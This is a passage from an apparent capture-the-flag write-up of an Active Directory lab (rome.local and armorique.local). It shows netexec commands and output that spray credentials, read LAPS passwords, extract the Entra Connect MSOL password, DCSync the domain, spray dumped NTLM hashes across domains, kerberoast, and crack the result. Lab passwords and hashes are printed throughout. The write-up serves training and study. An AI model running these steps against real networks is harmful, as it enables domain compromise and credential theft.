In the **DPAPI** secrets, we found the **lapsus** credentials (we were told about this in the plan we retrieved from the **FTP** server). We'll first spray these credentials on the domain machines to see if we're potentially the local administrator of another machine:

```
[Jul 07, 2024 - 12:38:48 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
hosts.txt   -u lapsus -p 'hC78*K,Zv+z123'
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:rome.local) (signing:False)
(SMBv1:False)
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [+]
rome.local\lapsus:hC78*K,Zv+z123
SMB         10.0.0.4        445    babaorum         [+]
rome.local\lapsus:hC78*K,Zv+z123
SMB         10.0.0.7        445    METRONUM         [+]
rome.local\lapsus:hC78*K,Zv+z123
SMB         10.0.0.5        445    village          [-]
armorique.local\lapsus:hC78*K,Zv+z123 STATUS_LOGON_FAILURE
```

We're not directly a local administrator, but the name **lapsus** makes us think of **LAPS** (Local administrator password solution). LAPS is a Microsoft solution that generates different passwords for a local administrator account defined on each machine (by default, the rid 500 account is randomized). To retrieve LAPS passwords from machines, you can use the **--laps** option which retrieves both LAPS v1 and v2 passwords (unlike **-M laps**). I should point out that we could have first checked with BloodHound whether the user had permission to read LAPS passwords, but in the speedrun context it was easier to "guess" it :

```
[Jul 07, 2024 - 12:38:54 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
hosts.txt   -u lapsus -p 'hC78*K,Zv+z123' --laps
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:rome.local) (signing:False)
(SMBv1:False)
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.7        445    METRONUM         [*] Windows 10 / Server 2019
Build 17763 x64 (name:METRONUM) (domain:rome.local) (signing:False) (SMBv1:False)
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
LDAP        armorique.local 389    armorique.local  [-]
armorique.local\lapsus:hC78*K,Zv+z123
LDAP        10.0.0.5        389    village          [-] LDAP connection failed
with account lapsus
LDAP        10.0.0.4        389    babaorum         [-] msMCSAdmPwd or msLAPS-
Password is empty or account cannot read LAPS property for babaorum
SMB         10.0.0.8        445    REFERENDUM       [+] REFERENDUM\admin01:
{RT5Xv]Xh1Y34n (Pwn3d!)
SMB         10.0.0.7        445    METRONUM         [+] METRONUM\admin01:),8z,)I-
Wb6KPz (Pwn3d!)
```

We have succeeded in recovering the LAPS password of the **REFERENDUM** machine, we check that the credentials are working properly :

```
[Jul 07, 2024 - 12:39:22 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.8 -u admin01 -p '{RT5Xv]Xh1Y34n' --local-auth
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:REFERENDUM) (signing:False)
(SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [+] REFERENDUM\admin01:
{RT5Xv]Xh1Y34n (Pwn3d!)
```

Now that we're the local administrator of another machine, we're going to carry out a post-operation phase. However, we haven't managed to dump the memory of the **lsass.exe** process using **lsassy** (having discussed this with **mpgn**, it was intended to save us time) :

```
[Jul 07, 2024 - 12:40:32 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.8 -u admin01 -p '{RT5Xv]Xh1Y34n' --local-auth -M lsassy
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:REFERENDUM) (signing:False)
(SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [+] REFERENDUM\admin01:
{RT5Xv]Xh1Y34n (Pwn3d!)
LSASSY      10.0.0.8        445    REFERENDUM       [-] Unable to dump lsass
```

To continue our post-operation phase, we need to go back a little further. When we were rid cycling, we identified an account named **MSOL_80541c18ebaa** . This is the account used to synchronize the on-premise environment with the entra id environment in the case of a hybrid infrastructure. If you're interested in understanding these mechanisms in more detail, please take a look at Dirk-jan Mollema's talk on the subject. In order to check whether the Entra Connect Sync service is indeed installed on the **REFERENDUM** server, and therefore the credentials of the MSOL account are stored on it, we're going to list the user descriptions, as the MSOL account description indicates on which server the service is installed :

```
[Jul 07, 2024 - 12:45:18 (CEST)] exegol-netexec (netexec) /workspace # nxc ldap
10.0.0.4  -u lapsus -p 'hC78*K,Zv+z123' --users
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
LDAP        10.0.0.4        389    babaorum         [+]
rome.local\lapsus:hC78*K,Zv+z123
LDAP        10.0.0.4        389    babaorum         [*] Enumerated 29 domain
users: rome.local
LDAP        10.0.0.4        389    babaorum         -Username-
-Last PW Set-       -BadPW- -Description-
LDAP        10.0.0.4        389    babaorum         jules.cesar
2024-07-01 13:25:07 4       Built-in account for administering the computer/domain
LDAP        10.0.0.4        389    babaorum         Guest
<never>             0       Built-in account for guest access to the
computer/domain
LDAP        10.0.0.4        389    babaorum         krbtgt
2024-07-02 09:35:23 4       Key Distribution Center Service Account
LDAP        10.0.0.4        389    babaorum         brutus
2024-07-02 09:44:14 3
LDAP        10.0.0.4        389    babaorum         caius.bonus
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         caius.laius
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         caius.pupus
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         motus
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         couverdepus
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         processus
2024-07-02 09:44:15 3
LDAP        10.0.0.4        389    babaorum         cartapus
2024-07-02 09:44:16 3
LDAP        10.0.0.4        389    babaorum         oursenplus
2024-07-02 09:44:16 3
LDAP        10.0.0.4        389    babaorum         detritus
2024-07-02 09:44:16 3
LDAP        10.0.0.4        389    babaorum         blocus
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         musculus
2024-07-02 09:44:17 0
LDAP        10.0.0.4        389    babaorum         radius
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         briseradius
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         plexus
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         marcus.sacapus
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         yenapus
2024-07-02 09:44:17 3
LDAP        10.0.0.4        389    babaorum         chorus
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         cleopatre
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         epidemais
```

```
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         numerobis
2024-07-03 13:23:09 3
LDAP        10.0.0.4        389    babaorum         amonbofis
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         tournevis
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         tumeheris
2024-07-02 09:44:18 3
LDAP        10.0.0.4        389    babaorum         lapsus
2024-07-02 10:28:01 3
LDAP        10.0.0.4        389    babaorum         MSOL_80541c18ebaa
2024-07-02 21:25:11 0       Account created by Microsoft Azure Active Directory
Connect with installation identifier 80541c18ebaa4ce0a259edbe39a92547 running on
computer REFERENDUM configured to synchronize to tenant
lehack275gmail.onmicrosoft.com. This account must have directory replication
permissions in the local Active Directory and write permission on certain
attributes to enable Hybrid Deployment.
```

Now that we know that the Entra Connect Sync service is installed on **REFERENDUM**, we're going to use the **msol** module to retrieve the password for the MSOL account (if you want to know how to retrieve your password, read Adam Chester's blog post) :

```
[Jul 07, 2024 - 12:42:32 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.8 -u admin01 -p '{RT5Xv]Xh1Y34n' --local-auth -M msol
SMB         10.0.0.8        445    REFERENDUM       [*] Windows 10 / Server 2019
Build 17763 x64 (name:REFERENDUM) (domain:REFERENDUM) (signing:False)
(SMBv1:False)
SMB         10.0.0.8        445    REFERENDUM       [+] REFERENDUM\admin01:
{RT5Xv]Xh1Y34n (Pwn3d!)
MSOL        10.0.0.8        445    REFERENDUM       [*] Uploading msol.ps1
MSOL        10.0.0.8        445    REFERENDUM       [+] Msol script successfully
uploaded
MSOL        10.0.0.8        445    REFERENDUM       [*] Executing the script
MSOL        10.0.0.8        445    REFERENDUM       [*] Querying ADSync localdb
(mms_server_configuration)
MSOL        10.0.0.8        445    REFERENDUM       [*] Querying ADSync localdb
(mms_management_agent)
MSOL        10.0.0.8        445    REFERENDUM       [*] Using xp_cmdshell to run
some Powershell as the service user
MSOL        10.0.0.8        445    REFERENDUM       Domain: ROME.LOCAL
MSOL        10.0.0.8        445    REFERENDUM       Username: MSOL_80541c18ebaa
MSOL        10.0.0.8        445    REFERENDUM       Password:
]x+qdDl^U!u2I=_wW&1EdJ:*sA(APh_R-v?:#335PPD!Lf[_4ui[h)y>sXB{&
[$|F+dHnUD2-]4#4ZNgX%dg?1F.B}h.Q)Kb#8(k^oZ_5:O3Aya}a*.2Bc_L;^q!{B%
MSOL        10.0.0.8        445    REFERENDUM       [+] Msol script successfully
deleted
```

Having compromised the MSOL account, we can simply perform a **DCSync** because the MSOL account has the **Replicate Directory Changes All** permissions :

```
[Jul 07, 2024 - 12:43:36 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.4  -u MSOL_80541c18ebaa -p ']x+qdDl^U!u2I=_wW&1EdJ:*sA(APh_R-
v?:#335PPD!Lf[_4ui[h)y>sXB{&[$|F+dHnUD2-]4#4ZNgX%dg?
1F.B}h.Q)Kb#8(k^oZ_5:O3Aya}a*.2Bc_L;^q!{B%' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --
user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB         10.0.0.4        445    babaorum         [*] Windows 10 / Server 2019
Build 17763 x64 (name:babaorum) (domain:rome.local) (signing:True) (SMBv1:False)
SMB         10.0.0.4        445    babaorum         [+]
rome.local\MSOL_80541c18ebaa:]x+qdDl^U!u2I=_wW&1EdJ:*sA(APh_R-
v?:#335PPD!Lf[_4ui[h)y>sXB{&[$|F+dHnUD2-]4#4ZNgX%dg?
1F.B}h.Q)Kb#8(k^oZ_5:O3Aya}a*.2Bc_L;^q!{B%
SMB         10.0.0.4        445    babaorum         [-] RemoteOperations failed:
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.0.0.4        445    babaorum         [+] Dumping the NTDS, this
could take a while so go grab a redbull...
SMB         10.0.0.4        445    babaorum
jules.cesar:500:aad3b435b51404eeaad3b435b51404ee:6beba33d18f9e0eba5c8080f362b7f76:
::
SMB         10.0.0.4        445    babaorum
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.0.4        445    babaorum
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:84da2d0c46d27cd7ef52f4498a8f1933:::
SMB         10.0.0.4        445    babaorum
rome.local\brutus:1103:aad3b435b51404eeaad3b435b51404ee:5160cc29facd160087422320c7
fd082e:::
SMB         10.0.0.4        445    babaorum
rome.local\caius.bonus:1104:aad3b435b51404eeaad3b435b51404ee:ead20c9e1a5879c1a5e66
7805f01b210:::
SMB         10.0.0.4        445    babaorum
rome.local\caius.laius:1105:aad3b435b51404eeaad3b435b51404ee:863937c2368fca626d494
154969fa3f1:::
SMB         10.0.0.4        445    babaorum
rome.local\caius.pupus:1106:aad3b435b51404eeaad3b435b51404ee:485f0a1259fca7feedc4e
d446cd73f51:::
SMB         10.0.0.4        445    babaorum
rome.local\motus:1107:aad3b435b51404eeaad3b435b51404ee:a18173360503e5d7a9896e77237
cbebf:::
SMB         10.0.0.4        445    babaorum
rome.local\couverdepus:1108:aad3b435b51404eeaad3b435b51404ee:daed649b85afad70575c3
ce846f3d8b6:::
SMB         10.0.0.4        445    babaorum
rome.local\processus:1109:aad3b435b51404eeaad3b435b51404ee:6e63bdf716e7e8ea38bb16a
7fd03558d:::
SMB         10.0.0.4        445    babaorum
rome.local\cartapus:1110:aad3b435b51404eeaad3b435b51404ee:e9d56f8b7255cd0bf70505eb
3070ca88:::
SMB         10.0.0.4        445    babaorum
rome.local\oursenplus:1111:aad3b435b51404eeaad3b435b51404ee:91baa4580b05f821e392ea
7c436bbd91:::
SMB         10.0.0.4        445    babaorum
rome.local\detritus:1112:aad3b435b51404eeaad3b435b51404ee:be8e40a630e541e24a033113
49cb291a:::
SMB         10.0.0.4        445    babaorum
rome.local\blocus:1113:aad3b435b51404eeaad3b435b51404ee:ac7121d5b6f0af7cf020a347a5
1bb698:::
```

```
SMB         10.0.0.4        445    babaorum
rome.local\musculus:1114:aad3b435b51404eeaad3b435b51404ee:0c5a8f7d371f7159fe673933
401d0109:::
SMB         10.0.0.4        445    babaorum
rome.local\radius:1115:aad3b435b51404eeaad3b435b51404ee:bc26132bc86bab561351244c95
9c4e61:::
SMB         10.0.0.4        445    babaorum
rome.local\briseradius:1116:aad3b435b51404eeaad3b435b51404ee:5a8630be79b7da10099b0
01a5adee00e:::
SMB         10.0.0.4        445    babaorum
rome.local\plexus:1117:aad3b435b51404eeaad3b435b51404ee:b5afa6f98a1ca2ee9b43645dae
87f741:::
SMB         10.0.0.4        445    babaorum
rome.local\marcus.sacapus:1118:aad3b435b51404eeaad3b435b51404ee:40bc830efe84caaacb
c58262bd5a3ace:::
SMB         10.0.0.4        445    babaorum
rome.local\yenapus:1119:aad3b435b51404eeaad3b435b51404ee:35908c42619644b303e417ecc
3f2366a:::
SMB         10.0.0.4        445    babaorum
rome.local\chorus:1120:aad3b435b51404eeaad3b435b51404ee:16ee2fbf32a9f5800d70070cd5
e5b66a:::
SMB         10.0.0.4        445    babaorum
rome.local\cleopatre:1121:aad3b435b51404eeaad3b435b51404ee:7397391ffb9e81939e76a83
0019e0b62:::
SMB         10.0.0.4        445    babaorum
rome.local\epidemais:1122:aad3b435b51404eeaad3b435b51404ee:dda224f756b385f1ef02924
cb0df1adb:::
SMB         10.0.0.4        445    babaorum
rome.local\numerobis:1123:aad3b435b51404eeaad3b435b51404ee:808022bae08938c2a345f3d
ec9d38277:::
SMB         10.0.0.4        445    babaorum
rome.local\amonbofis:1124:aad3b435b51404eeaad3b435b51404ee:c4efae63bf2f5b7af768e12
cc749ba88:::
SMB         10.0.0.4        445    babaorum
rome.local\tournevis:1125:aad3b435b51404eeaad3b435b51404ee:b2b47a85455927d48417b84
8763bf37d:::
SMB         10.0.0.4        445    babaorum
rome.local\tumeheris:1126:aad3b435b51404eeaad3b435b51404ee:a7f58eb584616d3f90d7096
d52fd5259:::
SMB         10.0.0.4        445    babaorum
rome.local\lapsus:1128:aad3b435b51404eeaad3b435b51404ee:3b235a452fe0fb3c119cbc2087
203c08:::
SMB         10.0.0.4        445    babaorum
MSOL_80541c18ebaa:2101:aad3b435b51404eeaad3b435b51404ee:eb0be077df394d2c9b8cf4e534
96b888:::
SMB         10.0.0.4        445    babaorum
babaorum$:1000:aad3b435b51404eeaad3b435b51404ee:a210e3719c40b9209b8a071d0173c5b8::
:
SMB         10.0.0.4        445    babaorum
METRONUM$:1127:aad3b435b51404eeaad3b435b51404ee:0b9c62acf7e9754d98013f89d3ffdf4a::
:
SMB         10.0.0.4        445    babaorum
REFERENDUM$:1129:aad3b435b51404eeaad3b435b51404ee:31c64d2a43a95066a3374da8a8e84320
:::
SMB         10.0.0.4        445    babaorum         [+] Dumped 32 NTDS hashes to
/root/.nxc/logs/babaorum_10.0.0.4_2024-07-07_124339.ntds of which 29 were added to
```

```
the database
SMB         10.0.0.4        445    babaorum         [*] To extract only enabled
accounts from the output file, run the following command:
SMB         10.0.0.4        445    babaorum         [*] cat
/root/.nxc/logs/babaorum_10.0.0.4_2024-07-07_124339.ntds | grep -iv disabled | cut
-d ':' -f1
SMB         10.0.0.4        445    babaorum         [*] grep -iv disabled
/root/.nxc/logs/babaorum_10.0.0.4_2024-07-07_124339.ntds | cut -d ':' -f1
```

Now that we've compromised the first domain, we need to find a way to lateralize to the second. I tried to enumerate the trusts between the two domains using the **enum_trusts** module, but there were no trusts. However, I don't know if you remember that in the **infos.txt.txt** file we were told that a spy had managed to infiltrate the Gallic village. This indication means that there's a user on the **rome.local** domain who has the same password as a user on the **armorique.local** domain representing the Gallic camp. To verify this, we're going to retrieve the hashes of all the users in the **rome.local** domain and spray them onto the users in the **armorique.local** domain :

```
[Jul 07, 2024 - 12:46:04 (CEST)] exegol-netexec (netexec) /workspace # cat
/root/.nxc/logs/babaorum_10.0.0.4_2024-07-07_124339.ntds | grep -iv disabled | cut
-d ':' -f4 > hashes-rome.lst
[Jul 07, 2024 - 12:46:15 (CEST)] exegol-netexec (netexec) /workspace # cat hashes-
rome.lst
6beba33d18f9e0eba5c8080f362b7f76
31d6cfe0d16ae931b73c59d7e0c089c0
5160cc29facd160087422320c7fd082e
ead20c9e1a5879c1a5e667805f01b210
863937c2368fca626d494154969fa3f1
485f0a1259fca7feedc4ed446cd73f51
a18173360503e5d7a9896e77237cbebf
daed649b85afad70575c3ce846f3d8b6
6e63bdf716e7e8ea38bb16a7fd03558d
e9d56f8b7255cd0bf70505eb3070ca88
91baa4580b05f821e392ea7c436bbd91
be8e40a630e541e24a03311349cb291a
ac7121d5b6f0af7cf020a347a51bb698
0c5a8f7d371f7159fe673933401d0109
bc26132bc86bab561351244c959c4e61
5a8630be79b7da10099b001a5adee00e
b5afa6f98a1ca2ee9b43645dae87f741
40bc830efe84caaacbc58262bd5a3ace
35908c42619644b303e417ecc3f2366a
16ee2fbf32a9f5800d70070cd5e5b66a
7397391ffb9e81939e76a830019e0b62
dda224f756b385f1ef02924cb0df1adb
808022bae08938c2a345f3dec9d38277
c4efae63bf2f5b7af768e12cc749ba88
b2b47a85455927d48417b848763bf37d
a7f58eb584616d3f90d7096d52fd5259
3b235a452fe0fb3c119cbc2087203c08
eb0be077df394d2c9b8cf4e53496b888
a210e3719c40b9209b8a071d0173c5b8
0b9c62acf7e9754d98013f89d3ffdf4a
31c64d2a43a95066a3374da8a8e84320
```

Now that we've retrieved the hashes, we need a user list. Initially, I'd gone down the path of enumerating users using Kerberos and building a wordlist of usernames linked to **Gauls**, but that didn't work. So I'm going to go back to basics and redo the SMB enumeration. I can see that a **null session** is possible and I can list the domain users with it :

```
[Jul 07, 2024 - 12:47:22 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.5 -u '' -p '' --users
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.5        445    village          [+] armorique.local\:
SMB         10.0.0.5        445    village          -Username-
-Last PW Set-       -BadPW- -Description-
SMB         10.0.0.5        445    village          asterix
2024-07-03 05:18:26 0       Built-in account for administering the computer/domain
SMB         10.0.0.5        445    village          Guest
<never>             0       Built-in account for guest access to the
computer/domain
SMB         10.0.0.5        445    village          krbtgt
2024-07-03 12:43:28 0       Key Distribution Center Service Account
SMB         10.0.0.5        445    village          obelix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          panoramix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          abraracourcix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          assurancetourix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          bonemine
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          ordralfabetix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          cetautomatix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          idefix
2024-07-03 12:54:30 0
SMB         10.0.0.5        445    village          agecanonix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          vercingetorix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          goudurix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          jolitorax
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          pepe
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          cicatrix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          falbala
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          tragicomix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          diagnostix
2024-07-03 12:54:31 0
SMB         10.0.0.5        445    village          antibiotix
2024-07-03 12:54:32 0
SMB         10.0.0.5        445    village          ordalfabétix
2024-07-03 12:54:32 0
SMB         10.0.0.5        445    village          prolix
2024-07-03 21:58:03 0
SMB         10.0.0.5        445    village          informatix
```

```
2024-07-03 12:54:32 0
SMB         10.0.0.5        445    village          alambix
2024-07-06 10:31:41 0
SMB         10.0.0.5        445    village          porquépix
2024-07-03 12:54:32 0
SMB         10.0.0.5        445    village          beaufix
2024-07-03 12:54:32 0
SMB         10.0.0.5        445    village          [*] Enumerated 27 local users:
ARMORIQUE
```

Once again, we're going to clean the output of the command so that we can do our **password spraying** :

```
[Jul 07, 2024 - 12:49:42 (CEST)] exegol-netexec (netexec) /workspace # cat users-
armorique.log |  awk -F' ' '{print $10}' > users-armorique.lst
[Jul 07, 2024 - 12:49:57 (CEST)] exegol-netexec (netexec) /workspace # cat users-
armorique.lst
users-armorique.log

[*]
[+]
-Username-
asterix
Guest
krbtgt
obelix
panoramix
abraracourcix
assurancetourix
bonemine
ordralfabetix
cetautomatix
idefix
agecanonix
vercingetorix
goudurix
jolitorax
pepe
cicatrix
falbala
tragicomix
diagnostix
antibiotix
ordalfabétix
prolix
informatix
alambix
porquépix
beaufix
[*]
```

Now that we have our **hash and username lists**, we can spray the whole thing. After a few seconds of waiting, we get **valid credentials** :

```
[Jul 07, 2024 - 12:50:37 (CEST)] exegol-netexec (netexec) /workspace # nxc ldap
10.0.0.5 -u users-armorique.lst -H hashes-rome.lst --continue-on-success
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
...snip...
LDAP        10.0.0.5        389    village          [+]
armorique.local\prolix:808022bae08938c2a345f3dec9d38277
...snip...
```

After obtaining authenticated access, we can test the usual win quicks and by listing the users who are said to be **kerberoastable** using **--kerberoasting** option, we obtain a result :

```
[Jul 07, 2024 - 12:57:58 (CEST)] exegol-netexec (netexec) /workspace # nxc ldap
10.0.0.5  -u prolix -H  808022bae08938c2a345f3dec9d38277 --kerberoasting kerb.txt
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
LDAP        10.0.0.5        389    village          [+]
armorique.local\prolix:808022bae08938c2a345f3dec9d38277
LDAP        10.0.0.5        389    village          Bypassing disabled account
krbtgt
LDAP        10.0.0.5        389    village          [*] Total of records returned
1
LDAP        10.0.0.5        389    village          sAMAccountName: alambix
memberOf: CN=Protected Users,CN=Users,DC=armorique,DC=local pwdLastSet: 2024-07-06
12:31:41.529105 lastLogon:2024-07-07 12:06:42.134087
LDAP        10.0.0.5        389    village
$krb5tgs$23$*alambix$ARMORIQUE.LOCAL$armorique.local/alambix*$18e70de448a6768efe66
23c2ddff1670$b91333ec7345f7bef9a1277c12d37c6992c9a6e67fbd8f4859e68d545eded3fa4254e
4304ba7f4d85c73795dd2072c02f41460aeb07d63dcaf510fff1ff622df73033d27a562b27d646c539
5fabc8b05a2381f5bd541b596a83f82e32e3dbb6e2363f75f5cdbfc7a04738f4e9889afb426e77377a
8b8ec09ba415c72eeb88208959d067a299a30b9bd6b3481e48f6218e64415da321dd84a55bd4543bdc
553457ad7bc84ec6e37ecca2c4312e9eb2741df231dd1b6fa083982c35fc79c86b08d2c678d3b95b9e
f091074aa87aac59d68c20c482b0ebceb80ffaa0969efa4be6f0dd6f8f8105e96bf733256a1feae0c4
68b929354d4456a78132a527f28422f1265a70e16ba08ed4b0ab4c3c43f6745bc1fa60cc4871f9f67f
c644f8054c6094cda87f6abb400fefc0eaed2ffc2b9f74781a58c72d9e46cadc274b3af0b2f8fb2054
5c34c4c93bfef7b9cc8f6732073a419ba91b0cba85609922ece66c0310246e258b3b9fd152e76b533f
a094178358e674f503091bfa61306c2b416d906665abeebb667bef2a35adada38b12af2f29dad37b01
2c508e15ac5c0a6756576e8fd7144a69420bf95ded0d0d02f2d215f03e05a9743e66004ea9d8db1ef5
40f0175f15bc6ad0db77ed13a253e08e04b94fdc09164d8bb8296dcd74291cd459ef539b68ecf692a5
ac8be1624d71cc7f6185143ec08f5ff4fc51ae63fc9db1af3af5ae038782757f2e5901420af379f0f1
65a975e5a0b121b81f2131725b80ee47bce5d681c8148acac3685ef290d8d5d05f6d55d7702538c628
1545baef70d0ef5d3403eb34c2eef5bb3cbba86d607150f22cfb365fcc9a41b24a5964e05d04306851
e28701803f8f9943d2410f134b121b6178380db0e103f091c41e3c3f0c2ab14146298aed5c868b9528
7ed0f4e560773de5c98498d2678a4c01cd661a68148c2d97848ffe33f516c5077737ad4bd9c0d2d1f5
db44a2c7ba4f27cf313e3e151ec55f98fac9fbd78e9e7404ed93077df930168eb0af24df27ab60bd31
de0531f6862ed2fb45d6918eca94bca721223e5d7053cb6fe403c71478ecfd801b3d358607f10ecdeb
00847b8e8be6a1b42dfb3e95651febcf594067c870d26e755a63a27a1811f7a832b2dd167fc571c8fd
d353b8001476a3040142988ebd28de82f2204506ee85dccca85b913b322976849198c534cedbbb02c5
6df8ccb7c7ad0b11eda65e9f408940f0b2846cf6d53ac23bb32830c66fefa84c64149be155988c45c4
a75de40531333b51bc5eebcb321ad1081658a8ae0a8eb983d8cc164cb99a9dc2810745a81d7cc99d3a
e3b5c56f96f857eb4e851da857d56f6159dea076f43317d0687b85e9ae1b6945cc10534668808a2f6d
cab6ee4118c0d4c96e7a5f66e76f4a94bcb5483742c241bf968c929e06c7e209879e9aa0f58b3825b8
eeedcd6d7d08c565d79d978ce27373d6c442589e567903964ec03b8
```

We recover the hash and manage to break it thanks to **rockyou** & **john** :

```
[Jul 07, 2024 - 12:58:01 (CEST)] exegol-netexec (netexec) /workspace # john --
wordlist=`fzf-wordlists` kerb.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS-REP etype
23 [MD4 HMAC-MD5 RC4])
Cracked 1 password hash (is in /opt/tools/john/run/john.pot), use "--show"
Remaining 1 password hash
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
gaulois-x-toujours (?)
1g 0:00:00:02 DONE (2024-07-07 12:59) 0g/s 3042Kp/s 3042Kc/s 3042KC/s
gavinishot..gatsby!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

However, there's a small problem: when you try to authenticate with the credentials you obtained earlier, you get **an error** :

```
[Jul 07, 2024 - 13:01:48 (CEST)] exegol-netexec (netexec) /workspace # nxc smb
10.0.0.5  -u alambix -p 'gaulois-x-toujours'
SMB         10.0.0.5        445    village          [*] Windows 10 / Server 2019
Build 17763 x64 (name:village) (domain:armorique.local) (signing:True)
(SMBv1:False)
SMB         10.0.0.5        445    village          [-]
armorique.local\alambix:gaulois-x-toujours STATUS_ACCOUNT_RESTRICTION
```

